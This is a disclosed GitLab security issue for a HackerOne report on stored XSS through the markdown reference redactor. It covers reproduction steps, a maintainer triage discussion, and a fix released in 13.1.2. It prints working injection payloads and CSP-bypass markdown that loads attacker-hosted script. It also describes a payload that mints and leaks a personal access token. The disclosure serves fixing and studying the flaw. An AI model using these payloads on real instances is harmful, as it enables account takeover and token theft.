Closed Issue created 2 years ago by **GitLab SecurityBot**

Stored XSS in markdown when redacting references

HackerOne report #836649 by `vakzz` on 2020-04-01, assigned to @ankelly:

Summary

It's possible to inject arbitrary html into the markdown by abusing the ReferenceRedactorFilter. This is due to the `data-original` attribute allowing html encoded data to be stored, which is then extracted and used as the link content. If the original data already is html encoded then it will be unencoded after it is redacted:

```
def redacted_node_content(node)
  original_content = node.attr('data-original')
  link_reference = node.attr('data-link-reference')

  # Build the raw <a> tag just with a link as href and content if
  # it's originally a link pattern. We shouldn't return a plain text href.
  original_link =
    if link_reference == 'true'
      href = node.attr('href')
      content = original_content

      %(<a href="#{href}">#{content}</a>)
    end

  # The reference should be replaced by the original link's content,
  # which is not always the same as the rendered one.
  original_link || original_content || node.inner_html
end
```

Steps to reproduce

1. create a private project with one account
2. create an issue in the private project
3. sign into another account that does not have permission to read the above project
4. comment on an issue linking to the private issue using the following:

   ```
   link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">xss &lt;img onerror=alert(1) src
   ```

5. The rendered markdown contains the injected html:

   ```
   <div class="md"><p data-sourcepos="1:1-1:124" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/
   ```

The above is blocked by the csp, but that can be bypassed similar to https://hackerone.com/reports/662287#activity-6026826 (requires clicking anywhere on the page, but the link is full screen):

```
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">csp
&lt;a
  data-remote=&quot;true&quot;
  data-method=&quot;get&quot;
  data-type=&quot;script&quot;
  href=/wbowling/wiki/raw/master/test.js
  class='atwho-view select2-drop-mask pika-select'
&gt;
  &lt;img height=10000 width=10000&gt;
&lt;/a&gt;
</a>
```

which generates the following html:

```
<div class="md issue-realtime-trigger-pulse"><p data-sourcepos="1:1-11:4" dir="auto">link: <a href="https://gitlab.com/wbow
</a><a data-remote="true" data-method="get" data-type="script" href="/wbowling/wiki/raw/master/test.js" class="atwho-view s
<img height="10000" width="10000">
</a>
</p></div>
```

Impact

Anywhere the `ReferenceRedactor` is run arbitrary html can be injected. A user can setup their own private project, then post a comment or an issue on a public project linking to it and injecting the xss

Examples

- example payload: https://gitlab.com/vakzz-h1/stored-xss/-/issues/1
- with csp bypass (requires clicking anywhere on the page): https://gitlab.com/vakzz-h1/stored-xss/-/issues/2


What is the current *bug* behavior?

The `data-original` attribute can be abused to inject arbitrary html when a reference is redacted.

What is the expected *correct* behavior?

The `data-original` should be double encoded or filtered before being reused.

Relevant logs and/or screenshots



Output of checks

Happens on gitlab.com

Results of GitLab environment info

```
System information
System:         Ubuntu 18.04
Proxy:          no
Current User:   git
```

```
Using RVM:      no
Ruby Version:   2.6.5p114
Gem Version:    2.7.10
Bundler Version:1.17.3
Rake Version:   12.3.3
Redis Version:  5.0.7
Git Version:    2.24.1
Sidekiq Version:5.2.7
Go Version:     unknown

GitLab information
Version:        12.9.2-ee
Revision:       0ad76f4d374
Directory:      /opt/gitlab/embedded/service/gitlab-rails
DB Adapter:     PostgreSQL
DB Version:     10.12
URL:            http://gitlab-vm.local
HTTP Clone URL: http://gitlab-vm.local/some-group/some-project.git
SSH Clone URL:  git@gitlab-vm.local:some-group/some-project.git
Elasticsearch:  no
Geo:            no
Using LDAP:     no
Using Omniauth: yes
Omniauth Providers:

GitLab Shell
Version:        12.0.0
Repository storage paths:
- default:      /var/opt/gitlab/git-data/repositories
GitLab Shell path:              /opt/gitlab/embedded/service/gitlab-shell
Git:            /opt/gitlab/embedded/bin/git
```

Impact

Anywhere the `ReferenceRedactor` is run arbitrary html can be injected. A user can setup their own private project, then post a comment or an issue on a public project linking to it and injecting the xss

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- Screen_Shot_2020-04-02_at_9.44.33_am.png

Edited 2 years ago by Brett Walker

Drag your designs here or click to upload.

Tasks 0

No tasks are currently assigned. Use tasks to break down this issue into smaller parts.

Linked items 0

Link issues together to show that they're related or that one is blocking others. Learn more.

Activity

GitLab SecurityBot added HackerOne security labels 2 years ago

GitLab SecurityBot added priority 2 severity 2 scoped labels 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago Author Reporter

HackerOne comment by vakzz :

Here's an example with a full csp bypass not requiring user interaction: https://gitlab.com/vakzz-h1/stored-xss/-/issues/3

```
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">csp
&lt;script src=&quot;/vakzz-h1/public/-/raw/master/test.js&quot;&gt;&lt;/script&gt;
</a>
```


If you add a javascript file via git lfs then it will end up with the content-type `application/javascript` and can be used as a script src due to `script-src 'self'` in the csp.

```
$ curl -I 'https://gitlab.com/vakzz-h1/public/-/raw/master/test.js'
HTTP/2 200
date: Thu, 02 Apr 2020 03:39:57 GMT
content-type: application/javascript
...
```

One more example to show the impact, if you click ok then it creates a personal token will all the scopes and sends if off to a remote server. The xss could be pretty much hidden inside an issue or comment and could trigger for anyone viewing the page.

Issue link: https://gitlab.com/vakzz-h1/stored-xss/-/issues/4 Payload link: https://gitlab.com/vakzz-h1/public/-/raw/master/payload.js

```
<a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">create and leak an access token
&lt;script src=&quot;/vakzz-h1/public/-/raw/master/payload.js&quot;&gt;&lt;/script&gt;
</a>
```



Cheers, Will

Attachments

Warning: Attachments received through HackerOne, please exercise caution!

- part1.png
- part2.png

Andrew Kelly added group project management scoped label 2 years ago

Andrew Kelly changed due date to May 25, 2020 2 years ago

Andrew Kelly @ankelly · 2 years ago Developer

Confirmed on `12.9.0` -- using the described method I was able to execute JavaScript on pageload locally. The reporter additionally provides a working CSP bypass.

I believe this is group project management, but please let me know if I'm wrong and I'm happy to update it.

/cc @gweaver and @johnhope

GitLab SecurityBot added security-set-milestone label 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago Author Reporter

@gweaver Please schedule this security issue by setting a milestone according to our remediation goals. Thanks!

More information: AppSec Escalation Engine

Andrew Kelly @ankelly · 2 years ago Developer

Followup from the reporter, which I'm passing along for the team's consideration:

> Regarding the severity of this one, normally I'd have a stored XSS as high but given how easily this could be turned into a wormable version (eg the initial payload could be posted on a bunch of public repos and then the payload could duplicate itself via issues/comments on all their accessible public/private repos) it could potentially affect a large number of users and be considered critical.

I'm going to ask the AppSec team if they think that changes anything here. /cc @gitlab-com/gl-security/appsec

Ron Chan @rchan-gitlab · 2 years ago Contributor

Most of the markdown related XSS should be wormable, similar report in the past gitlab-foss#49422 (closed). At that time there was no CSP implemented in gitlab.com and it was treated as S2/P2, unless there is a user-interaction-free stored XSS on GitLab's login page that could steal plain text password, otherwise I think the status for this issue should be alright with the information provided by the reporter.

Please register or sign in to reply

GitLab Bot @gitlab-bot · 2 years ago Maintainer

Setting devops plan based on group project management.

GitLab Bot added devops plan scoped label 2 years ago

John Hope added workflow planning breakdown scoped label 2 years ago

John Hope @johnhope · 2 years ago Developer

@gweaver Given the severity I think we should schedule this for %13.0, what do you think?

@digitalmoksha Would you mind giving a rough estimate of weight here?

Brett Walker @digitalmoksha · 2 years ago Maintainer

I'm going to weight this a `3`. Looks like we'll need to sanitize the return content in `redacted_node_content`. I think might turn out to be pretty simple, but since this a security issue let's error a little higher.

Please register or sign in to reply

Gabe Weaver changed milestone to %13.0 2 years ago

GitLab SecurityBot removed security-set-milestone label 2 years ago

GitLab Bot added Accepting merge requests label 2 years ago

Brett Walker changed the description 2 years ago ·

Brett Walker changed weight to **3** 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago Author Reporter

@gweaver This security issue has an active milestone, but no assignee(s). Please `/assign`. Thanks!

More information: AppSec Escalation Engine

John Hope added Breakdown Sufficient label 2 years ago

John Hope mentioned in issue plan#96 (closed) 2 years ago

Donald Cook added backend label 2 years ago

Donald Cook mentioned in issue plan#97 (closed) 2 years ago

John Hope changed milestone to %13.1 2 years ago

Donald Cook mentioned in issue plan#107 (closed) 2 years ago

Mario de la Ossa assigned to @mdelaossa 2 years ago

Mario de la Ossa @mdelaossa · 2 years ago Contributor

Just in case:

I had no luck reproducing this when using the private project's issue's URL `link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">xss &lt;img onerror=alert(1) src=x></a>`

but I managed to reproduce it using the reference text as the `href` value like so `link: <a href="wbowling/private-project#1" title="title">xss &lt;img onerror=alert(1) src=x></a>`

(of course using a project/issue existing in my local instance)

Heinrich Lee Yu @engwan · 2 years ago Maintainer

I can reproduce on this issue using that text and just viewing it on the preview:

0:00 / 0:06

Screen_Recording_2020-06-02_at_1.48.26_PM

The broken image there is a sign that the HTML was unescaped. The alert isn't executed because we have CSP rules on GitLab.com but there are ways to bypass that as mentioned in the description.

After clicking Preview, the console also shows:

Please register or sign in to reply

Mario de la Ossa added workflow in review scoped label and automatically removed workflow planning breakdown label 2 years ago

GitLab Bot removed Accepting merge requests label 2 years ago

Mario de la Ossa @mdelaossa · 2 years ago

Contributor

FYI since the next security release targets 13.1.x, there is no way this will make it in for %13.1 unless we cut a patch. Moving to %13.2

Work for this is done, but I'm unable to create the required 13.1 backport until we cut a 13-1-stable-ee branch around the 22nd

Edited by Mario de la Ossa 2 years ago

Mario de la Ossa changed milestone to %13.2 2 years ago

Mario de la Ossa @mdelaossa · 2 years ago

Contributor

This issue is now considered fixed https://gitlab.com/gitlab-org/security/gitlab/-/merge_requests/576

Fix included in 13.1.2, 13.0.8, and 12.10.13

Mario de la Ossa added workflow verification scoped label and automatically removed workflow in review label 2 years ago

Costel Maxim @cmaxim · 2 years ago

Developer

Issue fixed in 13.1.2

Costel Maxim closed 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago

Author Reporter

This HackerOne security issue was closed 30 days ago and may become public.

Please ensure the following items are true and add a ✅ reaction:

- Issue description and comments do not contain sensitive data belonging to GitLab.
- Issue does not reveal private information of the reporter (i.e. session IDs, passwords).

If the issue needs to stay confidential, please add the keep confidential label.

If you removed confidential data from the issue description before making it public, make sure that the description history entry is deleted.

Dominic Couture made the issue visible to everyone 2 years ago

GitLab SecurityBot @gitlab-securitybot · 2 years ago

Author Reporter

HackerOne report #836649 was disclosed on 2020-09-09 @ 21:58.

- Bounty awarded: $5000

GitLab SecurityBot mentioned in issue #254710 (closed) 2 years ago

GitLab SecurityBot mentioned in issue #296857 (closed) 1 year ago

Dominic Couture mentioned in issue #336138 (closed) 1 year ago

Please register or sign in to reply